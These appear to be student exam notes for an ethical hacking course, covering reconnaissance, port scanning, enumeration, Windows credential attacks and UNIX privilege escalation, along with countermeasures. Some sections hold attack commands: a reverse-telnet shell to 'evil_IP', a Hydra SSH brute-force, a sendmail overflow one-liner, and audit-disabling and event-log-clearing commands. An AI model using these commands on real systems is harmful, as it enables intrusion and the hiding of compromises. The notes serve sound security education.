ETH EXAMS QUESTIONS & ANSWERS

Updated until 15 June 2021

Edoardo Ottavianelli, Michele Damato

Ch. 1

- Q: What is footprinting and which goals does achieve? Describe the attack steps that should be performed.
  A: Footprinting is about scoping out your target of interest, understand everything without sending a single packet to your target. Footprinting enables attackers to create a near complete profile of an organization's security posture (using a combination of tools and techniques).
  Steps:
  - ***Step 1***. Determine the scope of your activities. The first item of business is to determine the scope of your footprinting activities. Are you going to footprint the entire organization or limit your activities to certain subsidiaries or locations?
  - ***Step 2***. Get proper authorization. Do you have authorization to proceed with your activities? For that matter, what exactly are your activities? Is the authorization from the right person? Is it written? Ask any pentester about the "get-out-of-jail-free card".
  - ***Step 3***. Publicly available information. The amount of information that is readily available about you can image is nothing short of amazing. Examples of public information:
    - Company web pages
    - Related organizations
    - Location details
    - Employee information
    - Current events
    - Privacy and security policies
    - Archived information
    - Search engines and data relationship
  - ***Step 4***. WHOIS and DNS Enumeration.
    Domain-Related Searches: The first order of business is to determine which one of the many WHOIS servers contains the information we're after. The general process flows like this: the authoritative Registry for a given TLD, ".com" in this case, contains information about which Registrar the target entity registered its domain with. Then you query the appropriate Registrar to find the Registrant details for the particular domain name you're after. We refer to these as the "Three Rs" of WHOIS: Registry, Registrar, and Registrant. As mentioned, ICANN (IANA) is the authoritative registry for all of the TLDs and is a great starting point for all manual WHOIS queries (also from command line). This registrant detail provides physical addresses, phone numbers, names, email addresses, DNS server names, IPs, and so on.
    IP-Related Searches: The WHOIS server at ICANN (IANA) does not currently act as an authoritative registry for all the Regional Internet Registries (RIRs) as it does for the TLDs, but each RIR does know which IP ranges it manages. This allows us simply to pick any one of them to start our search. If we pick the wrong one, it will tell us which one we need to go to.
  - ***Step 5***. DNS Interrogation.

After identifying all the associated domains, you can begin to query the DNS. DNS is a distributed database used to map IP addresses to hostnames, and vice versa.
Zone transfer. One of the most serious misconfigurations a system administrator can make is allowing untrusted Internet users to perform a DNS zone transfer. A zone transfer allows a secondary master server to update its zone database from the primary master. Generally, a DNS zone transfer needs to be performed only by secondary master DNS servers. Providing internal IP address information to an untrusted user over the Internet is akin to providing a complete blueprint, or roadmap, of an organization's internal network. A simple way to perform a zone transfer is to use the nslookup (interactive mode) client.
In nslookup:

- set record type to any so we can pull any DNS records available for a complete list.
- ls -d domain.com. to list all the associated records for the domain (for each entry we have an A record that denotes the IP address of the system name located to the right). In addition each host has an HINFO record that identifies the platform or type of OS running. We can easily manipulate the results with UNIX programs such as grep, sed, awk to find out some keyword like "Solaris" and "test".

If there are multiple DNS server, you may be able to find one that will allow zone transfers. Automate the process with tools like host and dig. The -l option of host command perform a zone transfer on the domain in input. The dig command is often used to troubleshoot DNS architectures. The best tool for performing zone transfers: dnsrecon (option -x). We can use fierce 2.0 to enumerate dns entries even though zone transfer attempts fail.
Countermeasures: On the network side you could configure a firewall or packet-filter router to deny all unauthorized inbound connections to TCP port 53, because name lookup requests are UDP and zone transfer requests are TCP. A better solution would be to implement cryptographic transaction signatures (TSIGs) to allow only trusted hosts to transfer zone information. Finally we discourage the use of HINFO records.

- ***Step 6***: Network Reconnaissance.
  To accomplish this task we can use the traceroute program. In Windows it is spelled tracert. This program lets you view the route that a packet follow from one host to the next. Traceroute use TTL field in the IP packet to elicit an ICMP TIME EXCEED message from each router. Each router that handles the packet is required to decrement the TTL field (hop counter). Traceroute helps you to discover the network topology by the target network, in addition to identifying access control devices. There may be multiple routing paths. Moreover, each interface may have different ACL applied. In many cases some interfaces pass your traceroute requests (ACL applied). Therefore, it's important to map your entire network using traceroute (access path diagram). Traceroute in UNIX use UDP packets with the option of using ICMP packet with the -I switch. The -p n option in traceroute allows us to specify a starting UDP port number (n) that will be incremented by 1 when the probe is launched. This allows us to force every packet we send to have a fixed port number, in the hopes that access control device will pass the traffic. A good starting port number is UDP port 53 (DNS

Queries). Because the TTL value used in tracerouting is in the IP header, two tools that allow for TCP tracerouting to specific ports are the aptly named tcptraceroute and Cain & Abel.
Countermeasures: However, several countermeasures can be employed to thwart and identify the network reconnaissance probes discussed thus far. Many of the commercial NIDS (network IDS) and IPS detect this type of network reconnaissance. Best NIDS programs to detect this activity: SNORT, Bro-IDS. Also you may be able to configure your border routers to limit ICMP and UDP traffic to specific systems (minimize the exposure).

Ch. 2

- Q: Describe at least one technique to determine which services are running or listening on a remote host. Discuss pro and cons, and which tools you may use in practice.
  A: Techniques:
  - TCP Connect Scan
    - This type of scan connects to the target port and completes a full three-way handshake (SYN, SYN/ACK, and ACK).
    - Longer than some of the other scan types.
    - Logged from the target system.
  - TCP SYN Scan
    - Only a SYN packet is sent to the target port. If a SYN/ACK is received from the target port, we can deduce that it is in the LISTENING state.
    - If an RST/ACK is received, it usually indicates that the port is not listening.
    - Not Logged from the target system.
    - This form of scanning can produce a DOS condition on the target by opening a large number of half-open connections.
    - Relatively safe.
  - TCP FIN Scan
    - Sends a FIN packet to the target port.
    - Based on RFC 793, the target system should send back an RST for all closed ports.
    - Only works on UNIX-based TCP/IP stacks.
  - TCP Xmas Tree scan
    - This technique sends a FIN, URG, and PUSH packet to the target port.
    - Based on RFC 793, the target system should send back an RST for all closed ports.
  - TCP NULL Scan
    - Turns off all flags.
    - Based on RFC 793, the target system should send back an RST for all closed ports.
  - TCP ACK Scan
    - Used to map out firewall rule sets.
    - It can help determine if the firewall is a simple packet filter allowing only established connections (connections with the ACK bit set) or a stateful firewall performing advance packet filtering.
  - TCP Windows Scan

        - May detect open as well as filtered/non filtered ports on some systems (AIX, FreeBSD and so on)
        - Due to an anomaly in the way the TCP window size is reported.
    - TCP RPC Scan
        - Specific in UNIX systems.
        - Used to detect and identify RPC (Remote Procedure Call) ports, their associated program and version number.
    - UDP Scan
        - Sends a UDP packet to the target port.
        - If the target port responds with an “ICMP port unreachable” message, the port is closed. Conversely, if you don’t receive an “ICMP port unreachable” message, you can deduce the port is open.
        - Very slow process.
    - Tools:
        - Nmap is one of the most feature-rich port-scanning tools out there. First perform host discovery and by then port scanning only if the host that have been identified as being alive. TCP SYN Scan with option -sS, option -oN to save the report in human-readable format to a file. Option -f to fragment the packet, against a simple packet filter as primary firewall. Depending on the sophistication of the target network and hosts, the scans performed thus far may have easily been detected. Nmap provides the decoy-scan capabilities with the -D option, making it more difficult to discern legitimate port scans from bogus ones. You simply spoof the source address of legitimate servers and intermix these bogus scans with the real port scan. Option -b to perform a FTP bounce scanning. FTP bounce attack is an exploit of the FTP protocol whereby an attacker is able to use the PORT command to request access to ports indirectly through the use of the victim machine as a middle man for the request.
        - SuperScan (Windows, GUI) allows for ping scanning, TCP and UDP port scanning, and includes numerous techniques for doing them all. SuperScan allows you to choose from four different ICMP host-discovery techniques, including traditional ECHO REQUESTS and the less familiar TIMESTAMP REQUESTS, ADDRESS MASK REQUESTS, and INFORMATION REQUESTS. Additionally, the tool allows you to choose the ports to be scanned, the techniques for UDP scanning (including Data, Data+ICMP, and static source port scanning), and the techniques for TCP scanning (including SYN, Connect, and static source port scanning).
        - ScanLine (Windows, CLI) like netcat, it is just a single executable, which makes it easy to load onto a compromised host and pivot to target internal systems that may be inaccessible from your initial attack system.
        - Netcat (CLI) [Swiss Army knife of security] is an excellent utility that deserves an honorable mention. Netcat’s basic TCP and UDP port-scanning capabilities are useful in some scenarios when you need to minimize your footprint on a compromised system. By default, netcat uses TCP ports. Therefore, we must specify the -u option for UDP scanning. The -v and -vv options provide verbose and very verbose output, respectively. The -z option provides zero mode I/O and it’s used for port scanning, and the -w2 option provides a timeout value for each connection.

- Q: What are ping sweeps? Describe at least two host discovery techniques, and at least one tool used to perform host discovery
  A: A ping sweep is a method that can establish a range of IP addresses which map to live hosts.
  Discovery
  - ARP Host Discovery. The Address Resolution Protocol (ARP) translates a system's hardware address (MAC) to the IP address that has been assigned to it. The system has to send some sort of ARP request to start traversing the path to reach its destination. An ARP scan sends an ARP request out for every host on a subnet, and the host is considered "alive" if an ARP reply is received. arp-scan: Simple ARP pinging and fingerprinting utility. You must run arp-scan as the root user. Nmap (UNIX, Windows, Mac): de facto tool for anything related to host and services discovery. Support arp scanning via the -PR option.
    To only perform a host discovery and not a port scanning you can specify the -sn option.
    Cain: It provides a ton of functionality for the Windows-only crowd that goes way beyond hosts and service discovery.
  - ICMP Host Discovery. ICMP provides a variety of message types to help diagnose the status of a host and its network path. Common ICMP types:
    - type 0: echo reply (ping)
    - type 8: echo request (ping reply)
    - type 13: timestamp (sys time)
    - type 17,18: address mask request/reply (local subnet mask)
  - TCP/UDP Host Discovery
    For the networks that limit ICMP, the next approach an attacker can take to identify live hosts is to use TCP and/or UDP packets. At least one open port is always available for clients to connect to.

  Tools
  - Nmap: Nmap -sn option enables a hybrid-type of attack where it attempts ARP, ICMP, and TCP host discovery. If our target host does not have TCP port 80 open, or Nmap's packets are otherwise dropped on the way to the target (e.g., by a firewall), Nmap considers the host down. We can blindly attempt to query Nmap's default port list (which is comprised of 1,000 common ports) by telling Nmap to ignore its host discovery options and just do a port scan.
    Nmap option -Pn to port scan.
  - SuperScan: Using the TCP/UDP port scan options, you can determine whether a host is alive or not without using ICMP at all. Simply select the checkbox for each protocol you wish to use and the type of technique you desire, and you are off to the races.
  - nping: As expected, you can also use nping to perform TCP/UDP host discovery. Since nping is so versatile, its output is more verbose by default, which may be more information than you really need.

Ch. 3

- Q: Discuss the differences between scanning and enumeration. Describe at least one enumeration technique.

A: Scanning is equivalent to inspecting the walls for doors and windows as potential entry points. An attacker can typically turn next to probing more the identified services for known weaknesses, a process we call enumeration.
The key difference is in the level of intrusiveness. Enumeration involves active connections to systems and directed queries. As such, they may be logged or otherwise noticed. In general, the information attackers seek via enumeration includes user account names (to inform subsequent password-guessing attacks), misconfigured shared resources (for example, unsecured file shares), and older software versions with known security vulnerabilities (such as web servers with remote buffer overflows). Enumeration techniques tend to be platform-specific and are, therefore, heavily dependent on information gathered with Scanning (port scans and OS detection). In fact, port scanning and enumeration functionalities are often bundled into the same tool, as you saw with Scanning with programs such as SuperScan, which can scan a network for open ports and simultaneously grab banners from any it discovers listening.
Techniques:

- Basic Banner Grabbing: Banner grabbing can be simply defined as connecting to remote services and observing the output, and it can be surprisingly informative to remote attackers. At the very least, they may identify the maker and model of the running service, which in many cases is enough to set the vulnerability research process in motion.
- Telnet and netcat: The tried-and-true manual mechanism for enumerating banners and application info has traditionally been based on telnet. Using telnet to grab banners is as easy as opening a telnet connection to a known port on the target server, pressing ENTER a few times, if necessary, and seeing what comes back. For a slightly more surgical probing tool, rely on netcat, the “TCP/IP Swiss Army knife”. Here, we examine one of its more simplistic uses, connecting to a remote TCP/IP port and enumerating the service banner:

  $> nc -v www.example.com 80

  As we’ve already noted, the best defense against banner grabbing is to shut down unnecessary services.
  Alternatively, restrict access to services using network access control. You need to research the correct way to disable the presentation of the vendor and version in banners.

- Enumerating FTP (TCP 21): Public FTP sites end up hosting sensitive and potentially embarrassing content. Even worse, many such sites are configured for anonymous access. We can use anonymous and a spurious email-address to authenticate to this anonymous service:
  $> ftp ftp.example.com
  Also graphical FTP clients are available (such as FileZilla).
  Countermeasures: Should just be turned off. Always use Secure FTP (SFTP, with SSH encryption) or FTP Secure (FTPS, with SSL) protected by strong password or certificate-based authentication.
- Enumerating SMTP (TCP 25): SMTP provides two built-in commands that allow the enumeration of the users (after a connection with telnet on the port 25, netcat as well):
  - vrfy <mail> → confirm names of valid users.

- expn <mail> → reveals the actual delivery addresses of aliases and mailing lists.

A tool called vrfy.pl can speed up this process.
Countermeasures: Should just be turned off. Popular SMTP server can disable these commands through the file mail.cf (SMTP version >= 8). If they don't, consider switching vendors!

- Q: SNMP enumeration, which account you need, countermeasure.
  A: The Simple Network Management ProtocolMP (SN), conceived as a network management and monitoring service, is designed to provide information on network devices, software and systems, therefore it is the target of hacker attacks, also because it is considered poorly protected.
  The data in SNMP is protected by a simple password authentication system, but unfortunately there are several well-known default passwords. For example, the most common password for accessing an SNMP agent in read-only mode (the so-called community string for reading) is "public". Hackers always try to guess or use a packet inspection application like Wireshark (discussed later) to get this string if they identify SNMP in port scans.
  What's more, many vendors have implemented proprietary extensions to the SNMP information set (referred to as MIB, Management Information Base), which may contain vendor-specific data; for example, the Microsoft MIB contains the names of Windows user accounts. Therefore, even if you have a severe limitation on accessing other enumerable ports such as TCP port 139 and / or 445, NT systems may still miss out on similar information if you run the SNMP service in the configuration by default (which uses "public" as a community string for reading). Therefore, enumerating Windows users via SNMP is easy, using the SNMP browser snmputil from the resource kit:

  C:\>snmputil walk 192.168.202.33 public .1.3.6.1.4.1.77.1.2.25

  The last variable of the previous snmputil command, ".1.3.6.1.4.1.77.1.2.25", is the OID (Object IDentifier) which indicates a specific branch of the Microsoft MIB. The latter is a hierarchical namespace, therefore walking up the tree (that is, using a less specific number like .1.3.6.1.4.1.77) you get much more information. Remembering all these numbers is difficult, so an intruder will use the equivalent text string.
  You can also use the UNIX / Linux snmpget tool in the net-snmp suite to query SNMP.
  A hacker could use all this information to try to compromise the system. In the even worse case where the default community name was enabled for writing (for example "private"), the hacker would also be able to modify some of the parameters listed, in order to carry out a DoS attack or compromise system security.
  A particularly useful tool for misusing default community names for SNMP writing is muts' copy-router-config.pl. Cisco networking devices allow anyone who knows the string to copy their configuration to a TFTP server
  community for writing. Having gained access to the configuration of the Cisco device, a hacker could decrypt the password or launch a brute force attack to obtain it.
  Countermeasures:

The simplest way to prevent SNMP enumeration is to remove or disable SNMP agents on individual machines. If you cannot disable SNMP entirely, you must at least make sure it is configured with the community names chosen in so that they are difficult to guess (and are not, therefore, the default names "public" or "private"). Of course, if you use SNMP to manage your network, you must block access to TCP and UDP ports 161 (SNMP GET / SET) in all access devices placed on the perimeter of the network. Finally, it is necessary to limit access to SNMP people by granting it only to the IP address of the appropriate management console.

Ch. 4

- Q: What are the three main network password exchange protocols used in Windows systems? Describe the pass-the-hash and pass-the-ticket attacks and countermeasures.
  A:
  - ***LM*** authentication protocol (Lan Manager). It can be exploited due to a weakness in the Windows challenge/response implementation that makes it easy to exhaustively guess the original LM hash credential.
  - ***NTLM*** is a challenge/response protocol (New Technology LM). The authentication happens something like this: First, the client attempts to login and the server responds with a challenge. In effect the server says, If you are who you say you are, then encrypt this thing (Challenge X) with your hash. Next, the client encrypts the challenge and sends back the encrypted challenge response. The server then attempts to decrypt that encrypted challenge response with the user password hash. If it decrypts to reveal the challenge that it sent, then the user is authenticated.
  - ***Kerberos*** implementation sends a preauthentication packet that contains a known plaintext (a timestamp) encrypted with a key derived from the user password.
  - ***Pass-the-Hash***: Pass-the-hash is a technique that allows an attacker to authenticate to a remote server using the LM and/or NTLM hash of a user’s password, eliminating the need to crack/brute-force the hashes to obtain the cleartext password (which is normally used to authenticate). In the context of NTLM authentication, Windows password hashes are equivalent to cleartext passwords, so rather than attempting to crack them offline, attackers can simply replay them to gain unauthorized access. In 2000, Hernan Ochoa published techniques for implementing the pass-the-hash technique natively in Windows by modifying at runtime the username, domain name, and password hashes stored in memory. These allow you to pass-the-hash using Windows native applications like Windows Explorer to access remote shares, administrative tools like Active Directory Users and Computers, and any other Windows native application that uses NTLM authentication. This technique has become very popular among penetration testers and attackers because it can allow the compromise of the whole Windows domain after compromising a single machine. ***Countermeasures***: The pass-the-hash technique is inherent to the NTLM authentication protocol; all services using this authentication method (SMB, FTP, HTTP, etc.) are vulnerable to this attack. Using two-factor authentication might help in some situations, but in most network environments, you will most likely have to live with the possibility of the attack.
  - ***Pass the Ticket for Kerberos***: When using Kerberos authentication, clients authenticate to remote services on remote systems using “tickets” and create new tickets using the Ticket Granting Ticket (TGT) provided by the Key Distribution Center (KDC), which is part of the domain controller, on logon. In the same manner

that pass-the-hash allows an attacker to replay the user password NTLM hashes to authenticate to the remote system. After a successful compromise, an attacker can dump existing Kerberos tickets in the following manner (using the Windows Credential Editor): wce.exe -K
Countermeasure: For mitigating Kerberos sniffing attacks, there is no single Registry value to set as with LM.

- Q: Explain what steps attacker should take to cover his tracks after successfully gaining administrator privileges on Windows system in order to avoid detection. Attackers can hide their files in the system?
  A: Once intruders have successfully gained Administrator or SYSTEM-equivalent privileges on a system, they will take pains to avoid further detection of their presence.
  Disabling Auditing: Because auditing can slow performance on active servers most Windows admins either don't enable auditing or enable only a few checks. The first thing intruders check on gaining Administrator privilege is the Audit policy status on the target. 'auditpol' command with the 'disable' argument to turn off the auditing on a remote system: "auditpol /disable" At the end of their stay, the intruders simply turn on auditing again using the "auditpol /enable" switch.
  Clearing the Event Log: If activities leading to Administrator status have already left telltale traces in the Windows Event Log, intruders may just wipe the logs clean with the Event Viewer. Event Viewer on the attacker's host can open, read and clear the remote host's logs. This process clears the log of all records but it does leave one new record stating that the Event Log has been cleared by the attacker (can raise alarms among system users). The 'ELSave' utility is a simple tool for clearing the Event Log. Syntax to clear the Security Log on the remote server 'joel':
  $> elsave -s \\joel -l "Security" -C
  Hiding Files: Keeping a toolkit on the target system for later use is a great time-saver for the next attack. attrib: Hiding files gets no simpler than copying files to a directory and using the old DOS attrib tool to hide it:
  - attrib +h [directory] (hides files and directories from command-line tools, but not if the 'Show All Files' is selected in Windows).
  - ADS (Alternate Data Streams): If the target systems runs the NTFS, an alternate file-hiding technique is available to intruders. NTFS offers support for multiple streams of information within a file (a mechanism to add additional attributes or information to a file without restructuring the file system). It's also used to hide a malicious hacker's toolkit (called adminkit). Any file could be used.

  Rootkits: However, more insidious techniques are beginning to come into vogue, especially the use of Windows rootkits. A rootkit is a collection of computer software, typically malicious, designed to enable access to a computer or an area of its software that is not otherwise allowed (for example, to an unauthorized user) and often masks its existence or the existence of other software.

- Q: Active Directory enumeration. Describe techniques, tools…
  A: Lightweight Directory Access Protocol that Microsoft calls Active Directory (AD) is designed to contain a logical and unified representation of all objects relevant to the company's technology infrastructure. It therefore contains a lot of information by enumeration; among the Windows support tools there is an LDAP client called Active Directory Administration Tool (ldp.exe) which connects to an AD server and navigates

to the directory. An attacker can then use ldp.exe against a host and enumerate all users and groups with an LDAP query. The only prerequisite is to create an authenticated session via LDAP, which means you have already compromised an existing account on the target, it's an alternative to NetBIOS. We now show the enumeration of users and groups using ldp.exe:

1. Connect to the target using ldp. Open Connection | Connect and enter the IP or DNS destination server name.
2. Once connected to the target, authenticate as Guest user (already compromised) e select Links | Bind and enter the properties of the Guest.
3. Once the LDAP session has been established, it can be enumerated: open View | Tree and enter the root context in the dialog box eg. dc = labfarce, dc = org
4. A node appears in the left panel, click the + to reveal the objects under the root of the directory.
5. Double click on the CN = Users and CN = Builtin containers which reveal all the users e server groups.

During the installation of AD windows it asks if the user wants to loosen the permissions of directory access to allow older servers to perform these searches, in this way the user objects will be exposed to enumeration via LDAP. On Linux you can do the same using LUMA, or the Java based tool called Jxplorer, both with GUI. For command line of a Linux tool use ldapenum.

Countermeasures:

It filters access to ports 389 and 3268 on the device that interfaces with the internet in the network (network boundaries). Nobody should log in without being authenticated to the ADs then restrict permissions. To keep safety you need to keep the mode native to Windows (which does not include the Everyone group). Also be sure to remove the Everyone group (group that allows authenticated sessions with any user) from pre-Windows 2000 compatible installations (less secure having this group).

- Q: Describe at least three Windows security features available with Windows 2000 and above. Are there published attacks that bypass these three features?
  P.S: The presentations of Windows Firewall and Automated Updates will not be evaluated.
  A:
  - ***BitLocker & Encrypting File System***:
    EFS is a public key cryptographic system to transparently encrypt in real time so that attackers cannot attack without the right key. It does using a randomly generated key that is itself encrypted with one or more public keys and to avoid losing encrypted data Windows has created a system of associated data recovery.
    EFS does not apply to multiple users on the same machine who want to protect files from the other files, in this case we need the ACLs of NTFS. The main vulnerability of EFS is the recovery agent account as the password local administrator can be easily reset using tools that they work when the system is started with a different operating system (ex. chntpw).
    BitLocker Drive Encryption (from Vista onwards) instead, initially meant to provide security on the integrity of the OS, now it serves to protect against attacks like the technique previously mentioned for EFS. BDE encrypts entire volumes of memory and saves the key in multiple ways, difficult to compromise since changing OS doesn't help. But also BDE is vulnerable to cold boot attacks, which consist in

cooling the DRAM to increase the time before the OS loaded in memory is cleaned of DRAM, and get a system image from which the BDE encryption key could be extracted.

Countermeasures:

It is impossible to protect keys in scenarios where the attacker physically possesses them. The only possible mitigation is to physically separate the key from the system it must protect. Shutting down the BDE protected system removes the keys from memory making them unreachable to these attacks. It goes without saying that removable external hardware physically containing the key mitigates the attack.

- ***Windows Resource Protection***:

  WFP initially tried to prevent OS critics from being altered, It later became WRP and moved the location to %Windir%\WinSxS\Backup and changed protection mechanisms that now rely on ACLs (protecting actively system) instead of a System File Protection thread.

  With WRP not even the Administrator can change the protected resources. By default only these things can overcome its protection: Windows Update Installer, Service Packs, Hot fixes and Operating system upgrades all installed by TrustedInstaller. The vulnerability of WRP is that Administrator can change ACLs on protected resources, and administrators can access resources protected by WRP. Directors at this point can modify the privileges on the resources. The purpose of WRP is to prevent changes to protected resources by third party installers who want to compromise the OS, not prevent the action of imprudent administrators.

- ***Integrity Levels, UAC and PMIE***:

  With Vista, Microsoft implements an extension of the discretionary access control system with the intent to implement mandatory access control in certain situations calling it Mandatory Integrity Control (MIC). MIC to work implements 4 principles called Integrity Levels (IL) (low, medium, high, system) which they can be added to access tokens and ACLs and function like SIDs. MIC is based on the Biba Integrity Model (no write up, no read down) which protects the integrity, and matches if the IL of the applicant's access token matches the IL of the resource required and substantially underpins the new defense capabilities of Vista: User Access Control (UAC) and Protected Mode Internet Explorer (PMIE).

  - UAC gets one type of access control: only specific applications that can be started with elevated privileges. It works like this: Developers embed to applications a manifest to understand if it has elevated privileges (in practice it switches to high IL). Modified LSA to have 2 tokens (filtered and linked) at login for Administrators, filtered does not have elevated permissions (a default application runs with the filtered token), linked instead is used on applications with the manifest for high privileges. Finally, prompt if the user wants to launch the program, he is prompted for credentials if the user is not admin. All non-administrative user processes run at a medium integrity level for default when a process has been elevated with UAC it runs at the level of high integrity and can access objects of that level so it is mandatory to have the high-level privileges to access certain objects.
  - Regarding PMIE, iexplore.exe runs at low IL by default, being able to write only on the %USERPROFILE%\AppData\LocalLow folder and registry key HKCU\ Software\AppDataLow, so it cannot write to another system object by default and

this greatly limits the damage that could be done if the process was compromised on its own by malware while the user browses the Internet.

- ***Data Execution Prevention (DEP)***:
  To prevent attacks that exploit writing to some executable areas of memory by injecting malicious code (buffer overflows) it was thought to make the Stack not executable. Buffer overflow is based on injecting malicious code into portions of executable memory like the CPU stack or heap, so if you make the stack non-executable, this solves the exploit. DEP (Data Execution Prevention) was born for this purpose and has both SW and HW components to prevent this type of attack.

Ch. 5

- Q: Describe at least one attack method to gain remote access on a UNIX system. Describe at least one attack method to gain root access. Discuss pro and cons.
  A: ***Remote access*** involves network access or access to another communications channel, such as a dial-in modem attached to a UNIX system. We are limiting our discussion to accessing a UNIX system from the network via TCP/IP. Four primary methods are used to remotely circumvent the security of a UNIX system:
  - Exploiting a listening service (for example, TCP/UDP);
  - Routing through a UNIX system that is providing security between two or more networks;
  - User-initiated remote execution attacks (via hostile website, Trojan and so on);
  - Exploiting a process or program that has placed the network interface into promiscuous mode.
    - Brute-force Attacks: We start off our discussion of UNIX attacks with the most basic form of attack brute-force password guessing. A brute-force attack is nothing more than guessing a user ID/password combination on a service that attempts to authenticate the user before access is granted. Most passwords are guessed via an automated brute-force utility.
      - THC Hydra; example with SSH brute-force using two dictionaries (username and password):
        $> hydra -L users.txt -P password.txt 192.168.56.101 ssh
      - Medusa.
    - Data-driven Attacks: A data-driven attack is executed by sending data to an active service that causes unintended or undesirable results. Buffer Overflow Attacks: A buffer overflow condition occurs when a user or process attempts to place more data into a buffer (or fixed array) than was previously allocated. This type of behavior is associated with specific C functions such as strcpy(), strcat(), and sprintf(), among others. A buffer overflow condition would normally cause a segmentation violation to occur. However, this type of behavior can be exploited to gain access to the target system. Example: What happens if attackers connect to sendmail daemon and send a block of data consisting of 1k ‘a’ to the VRFY command rather than a short username?
      $> echo vrfy ‘perl -e ‘print “a” x1000’’ | nc www.example.com 25

      The VRFY buffer is overrun because it was only designed to hold 128 bytes. Could cause a DoS and crash the daemon. However, it is even more dangerous to have the target system execute code of your choosing.

This is exactly how a successful buffer overflow attack works. Instead of sending 1.000 letter a's to the VRFY command, the attackers send specific code that overflows the buffer and executes the command /bin/sh. When the attack is executed, special assembly code known as the egg is sent to the VRFY command as part of the actual string used to overflow the buffer. When the VRFY buffer is overrun, attackers can set the return address of the offending function, which allows them to alter the flow of the program. Instead of the function returning to its proper memory location, the attacker execute the assembly code that was sent as part of the buffer overflow data (run /bin/sh).

- I Want My Shell: We need to describe several techniques used to obtain shell access. The primary goal of any attacker is to gain command-line or shell access to the target system (telnet, rlogin, SSH and so on).
  - Reverse Telnet and Back Channels: We define back channel as a mechanism where the communication channel originates from the target system rather than from the attacking system. A few methods can be used to accomplish this task. In the first method, called reverse telnet, telnet is used to create a back channel from the target system to the attackers system. Because we are telnetting from the target system, we must enable nc listeners on our own system that will accept our reverse telnet connections:
    - $> nc −lnvp 80
    - $> nc −lnvp 25

    If a service is already listening, it must be killed via the kill command so nc can bind to each respective port. To initiate a reverse telnet, we must execute the following commands on the target server:
    - /bin/telnet evil_IP 80 | /bin/sh | /bin/telnet evil_IP 25

    Telnet on port 80 connects to our nc listener on port 80. Standard output or keystrokes are piped into /bin/sh. Then the results of our command into another telnet on port 25.

    Countermeasures: The best prevention is to keep your systems secure so a back-channel attack cannot be executed (disabling unnecessary services and applying vendor patches).

Gain root access

- Local Buffer Overflow: Buffer overflow vulnerabilities allow attackers to execute arbitrary code or commands on a target system. In August 2011, ZadYree released a vulnerability related to a stack-based buffer overflow condition in the RARLAb unrar 3.9.3 archive package, a Linux port of the popular WinRar archive utility. By persuading an unsuspecting user to open a specially crafted rar file, an attacker can trigger a local stack-based buffer overflow and execute arbitrary code on the system in the context of the user running the unrar application. When run, the exploit jumps to a specific address in memory, and /bin/sh is executed in the context of the application. Countermeasures: The best buffer overflow countermeasure is secure coding practices combined with a non-executable stack.
- Symlink: Many SUID root programs are coded to create working files in /tmp or other directories without the slightest bit of sanity checking. A symbolic link is a mechanism where a file is created via the 'ln' command. A symbolic

link is nothing more than a file that points to a different file. Let's reinforce the point with a specific example. In 2009, it was discovered a symlink vulnerability in xscreensaver 5.01 that can be used to view the contents of other files not owned by a user. Xscreensaver reads user configuration options from the ~/.xscreensaver file. If the .xscreensaver file is a symlink to another file, then that other file is parsed and output to the screen when the user runs the xscreensaver program. Because OpenSolaris installs xscreensaver with the setuid bit set, the vulnerability allows us to read any file on the file system.

- Race Condition: Attackers take advantage of a program or process while it is performing a privileged operation. Typically, this includes timing the attack to abuse the program or process after it enters a privileged mode but before it gives up its privileges. A vulnerability that allows attackers to abuse this window of opportunity is called a race condition. A race condition or race hazard is the behavior of an electronics, software, or other system where the system's substantive behavior is dependent on the sequence or timing of other uncontrollable events. It becomes a bug when one or more of the possible behaviors is undesirable. If the attackers successfully manage to compromise the file or process during its privileged state, it is called "winning the race".

- Q: Describe UNIX permission system and the main attack vectors related to permission system.
  A: File permissions are specified by 3 access classes: user, group and others:
  - user class permissions apply to the owner of the file;
  - group class permissions apply to users who are part of a specific group;
  - others class permissions apply to everyone else.

  For each access class three access types can be set: read (r), defines if the given class can read the file; write (w), defines if the given class can write the file; execute (x), defines if the given class can execute the file.
  Each file also has 3 special modes, valid for all classes:
  - Set user id (SUID);
  - Set group id (SGID);
  - Sticky.

  When a file with SUID is executed, the process assumes the effective user ID of the owner of the file:
  - Provides flexibility and allows for temporary elevation of privileges;
  - sudo, passwd require SUID to work
  - Executing a SUID file owned by root spawns a process with EUID 0 (root)

  Exploiting misconfigured SUID
  - Many SUID programs create temp files, stored in /tmp;
  - $> stat /tmp: Access: (1777/drwxrwxrwt);
  - strings /bin * | grep tmp.

- Q: Explain briefly what a buffer overflow attack is. Describe at least one buffer overflow technique that allows hackers gain remote access to a Unix system even when data execution prevention is enabled. Describe at least two countermeasures against standard overflow attack in Unix system.
  A: A buffer overflow condition occurs when a user or process attempts to place more data into a buffer (or fixed array) than was previously allocated. This type of

behavior is associated with specific C functions such as strcpy(), strcat(), and sprintf(), among others. A buffer overflow condition would normally cause a segmentation violation to occur. However, this type of behavior can be exploited to gain access to the target system.

Example: What happens if attackers connect to sendmail daemon and send a block of data consisting of 1k ‘a’ to the VRFY command rather than a short username?

$> echo “vrfy ‘perl -e ‘print “a” x 1000”” | nc www.example.com 25

The VRFY buffer is overrun because it was only designed to hold 128 bytes. Could cause a DoS and crash the daemon. However, it is even more dangerous to have the target system execute code of your choosing. This is exactly how a successful buffer overflow attack works. Instead of sending 1.000 letter a’s to the VRFY command, the attackers send specific code that overflows the buffer and executes the command /bin/sh (to gain root access).

When the attack is executed, special assembly code known as the egg is sent to the VRFY command as part of the actual string used to overflow the buffer. When the VRFY buffer is overrun, attackers can set the return address of the offending function, which allows them to alter the flow of the program. Instead of the function returning to its proper memory location, the attacker execute the assembly code that was sent as part of the buffer overflow data (run /bin/sh). Win!

Countermeasures:

- Secure coding practices
  - Minimize buffer overflow conditions in your code.
  - Design the program from the outset with security in mind.
  - Enable the Stack Smashing Protector (SSP), provided by the gcc compiler. Uses a canary value to identify stack overflows in an effort to help minimize the impact of buffer overflows.
  - Validate all user-modifiable inputs.
  - Use more secure routines (such as strncpy() and strncat()).
  - Reduce the amount of code that runs with root privileges. Even if a buffer overflow were executed, users would still have to escalate their privileges to root.
  - Apply all relevant security patches.
- Test and Audit programs.
- Disable unused or dangerous services.
- Stack Execution Protection (marks memory regions as non-executable, such that an attempt to execute machine code in these regions will cause an exception).
- Address Space Layout Randomization (ASLR)
  - The basic premise of ASLR is the notion that most exploits require prior knowledge of the address space of the program being targeted. If a process address space is randomized each time a process is created, it will be difficult for an attacker to predetermine key addresses (the attacker will be forced to guess or brute-force key memory addresses).

